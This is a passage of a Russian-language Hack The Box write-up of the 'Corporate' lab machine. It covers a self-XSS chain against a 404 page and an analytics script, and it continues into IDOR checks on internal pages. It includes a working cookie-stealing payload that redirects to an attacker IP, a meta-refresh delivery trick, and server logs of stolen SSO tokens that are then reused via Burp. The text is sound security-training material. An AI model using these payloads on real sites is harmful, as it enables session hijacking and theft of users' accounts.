
- Cross-site scripting (reflected) [6]
  - /analytics/init [URL path folder 1]
  - /analytics/page [URL path folder 1]
  - /analytics/track [URL path folder 1]
  - /assets/js/analytics.min.js [URL path folder 1]
  - /assets/js/analytics.min.js [URL path folder 2]
  - /assets/js/analytics.min.js [v parameter]
- Unencrypted communications
- Vulnerable JavaScript dependency [3]
- Open redirection (DOM-based) [8]
- Input returned in response (reflected) [6]

```
      <div class="container">
        <div class="row">
          <div class="col-lg-7">
            <div class="caption header-text">
              <h6>
                CORPORATE
              </h6>
              <div class="line-dec">
              </div>
              <h4>
                404 <em>
                  Not Found
                </em>
              </h4>
              <p>
                Sorry, we can't seem to find /w5jno<script>
                  alert(1)
                </script>
                xc2kv/init.
              </p>
              <div class="main-button scroll-to-section">
                <a href="/">
                  Return to the home page
                </a>
              </div>
            </div>
          </div>
        </div>
      </div>
    </div>

    <footer>
      <div class="container">
```

Ответ сервера

Таким образом, в файл `/assets/js/analytics.min.js` можно вставить свой JavaScript-код, который будет отправлять на наш сервер cookie пользователя.

```
http://corporate.htb/assets/js/analytics.min.js?v=document.
location=`http://10.10.16.36/${document.cookie}`
```



Request

```
GET /assets/js/analytics.min.js?v=document.location=`http://10.10.16.36/${document.cookie}` HTTP/1.1
Host: corporate.htb
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.111 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
```

Response

```
);
Analytics[_0xb3bfb7(0x194)]((document.location=`http://10.10.16.36/${document.cookie}`)[_0xb3bfb7(0x193)]()),Analytics['page'](),Array[_0xb3bfb7(0x199)](
document[_0xb3bfb7(0x18d)]('a'))[_0xb3bfb7(0x18f)](_0x40e926=>{
  const _0xf9ca0d=_0xb3bfb7;
  _0x40e926[_0xf9ca0d(0x1a2)](_0xf9ca0d(0x1a5),()=>{
    const _0x3f9eab=_0xf9ca0d;
    Analytics[_0x3f9eab(0x19a)]('click',{
      'text':_0x40e926[_0x3f9eab(0x198)],'href':_0x40e926['href']
    }
    );
  }
  );
}
);
}
```

Ответ сервера с нагрузкой

Затем этот скрипт можно загружать в теге `<script>` через страницу 404 главного сайта и приводить нагрузку в действие.

```
http://corporate.htb/<script+src='/vendor/analytics.min.js'></script>
<script+src='/assets/js/analytics.min.js?v=document.location=`http://
10.10.16.36/${document.cookie}`'></script>
```

Чтобы пользователь автоматически переходил по этой ссылке, используем HTML-инъекцию тега `<meta>` с параметром `http-equiv="refresh"`.

```
<meta http-equiv="refresh" content="0;url=http://corporate.htb/<
script+src='/vendor/analytics.min.js'></script><script+src='/assets/
js/analytics.min.js?v=document.location=`http://10.10.16.36/${
document
.cookie}`'></script>">
```

Запускаем веб-сервер:

```
python3 -m http.server
```

И отправляем нагрузку в чат. Как только пользователь просмотрит сообщение, он автоматически будет перенаправлен на `http://corporate.htb/`, где через Self-XSS загрузится скрипт `/vendor/analytics.min.js` со встроенной JS-нагрузкой для кражи печенек.


```
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.246 - - [12/Feb/2024 13:21:25] code 404, message File not found
10.10.11.246 - - [12/Feb/2024 13:21:25] "GET /CorporateSSO=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6NTA3NiwibmFtZSI6Ik1pY2hhbGUiLCJzdXJuYW1lIjoiSmFrdWJvd3N
raSIsImVtYWlsIjoiTWljaGFsZS5KYWt1Ym93c2tpQGNvcnBvcmF0ZS5odGIiLCJyb2xlcyI6WyJzYWxlcyJdLCJyZXF1aXJlQ3VycmVudFBhc3N3b3JkIjp0cnVlLCJpYXQiOjE3MDc3MzMyNzIsImV4cCI6MT
cwNzgxOTY3Mn0.aIh0M2oN_EhW4tEv9GdTOZwtdHjO_rj34l4LK1cIcHw HTTP/1.1" 404 -
10.10.16.36 - - [12/Feb/2024 13:21:26] "GET / HTTP/1.1" 200 -
10.10.11.246 - - [12/Feb/2024 13:22:49] code 404, message File not found
10.10.11.246 - - [12/Feb/2024 13:22:49] "GET /CorporateSSO=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6NTA3MiwibmFtZSI6IkNhbmRpZG8iLCJzdXJuYW1lIjoiSGFja2V0dCI
sImVtYWlsIjoiQ2FuZGlkby5IYWNrZXR0QGNvcnBvcmF0ZS5odGIiLCJyb2xlcyI6WyJzYWxlcyJdLCJyZXF1aXJlQ3VycmVudFBhc3N3b3JkIjp0cnVlLCJpYXQiOjE3MDc3MzMzNDYsImV4cCI6MTcwNzgzOT
c0Nn0.sXvVHFXnXSR4YnHy7eanMBtVyjnrM3WDGCIgbcCdxUQ HTTP/1.1" 404 -
10.10.16.36 - - [12/Feb/2024 13:22:49] "GET / HTTP/1.1" 200 -
```

Логи веб-сервера

Так как каждый новый чат будет со случайным сотрудником техподдержки, можно получать cookie разных пользователей.

IDOR + Broken Access Control

Чтобы полученные cookie автоматически применялись на всех сайтах, загружаемых через **Burp Proxy**, нужно открыть настройки прокси и указать их в разделе Match and replace rules.



☐ Remove secure flag from cookies

Match and replace rules

Use these settings to automatically replace parts of requests and responses passing through the Proxy.


☐ Only apply to in-scope items

Enabled	Item	Match	Replace	Type	Comment
☐	Response header	^Set-Cookie.*$		Regex	Ignore cookies
☐	Request header	^Host: foo.example.org$	Host: bar.example.org	Regex	Rewrite Host header
☐	Request header		Origin: foo.example.org	Literal	Add spoofed CORS origin
☐	Response header	^Strict\-Transport\-Secur...		Regex	Remove HSTS headers
☐	Response header		X-XSS-Protection: 0	Literal	Disable browser XSS protect...
☑	Request header		Cookie: CorporateSSO=eyJhbGci...	Literal	

TLS pass through

Use these settings to specify destination webservers for which Burp will directly pass through TLS connections. No details about requests or responses made via these connections will be available in the Proxy intercept view or history.

Настройки Burp Proxy



Good Morning Employee!

Welcome to Our People! You are, after all, our people! Click any of the links below to get integrated into our esteemed employee ecosystem!

Главная страница сайта People


Продолжение статьи →

← НАЧАЛО СТАТЬИ

HTB CORPORATE

ЭКСПЛУАТИРУЕМ SELF-XSS, БРУТИМ PIN ОТ BITWARDEN И ПОДДЕЛЫВАЕМ JWT

На странице Sharing можно найти несколько файлов, в том числе конфиг OpenVPN. Офисные документы ничего интересного не содержат.



Our Sharing

Sharing files is easy with Our Sharing! Keep your business-critical files here and simply specify the email of your fellow fantastic colleague to share it.

Upload a new file

Выберите файл | Файл не выбран

Upload File


Your Files

File	Uploaded At	Size
Corporate_Initech_20200408.docx	4/17/2021, 8:41:27 AM	37.18 kB
Corporate_Initech_20200408.docx	8/27/2021, 6:03:38 AM	37.18 kB
Corporate_Acme Inc._20161231.docx	9/9/2022, 5:55:04 AM	37.57 kB
candido-hackett.ovpn (Sensitive)	12/10/2021, 3:19:38 PM	2.77 kB

Содержимое страницы Sharing

Так как обращение к файлу происходит через его идентификатор, стоит перебрать другие значения `ID`: доступ к файлам может не контролироваться. Однако в этот раз ничего не получилось. В дополнение к обнаруженному можно отметить функцию, которая позволяет поделиться файлом с другим пользователем.

На странице Chat есть только окно чата для внутренних пользователей. При клике на пользователя можно просмотреть его профиль.



Our Chat

Our Chat is the perfect place for a quick question to your fellow fantastic employees. Working together brings us together!

Estelle Padberg 12.02.2024, 13:27:38
Can anyone help me cover my shift next Wednesday? I owe you one!

Arch Ryan 12.02.2024, 13:28:18
Is there a training program for new hires?


Gideon Daugherty 12.02.2024, 13:28:30
Can someone walk me through accessing the intranet from home?

Stevie Rosenbaum 12.02.2024, 13:29:06
Does anyone know when expense reports are due?

Estrella Wisoky 12.02.2024, 13:29:17
How do I access the company intranet from home?

Enter your inspirational message here!

Содержимое страницы Chat

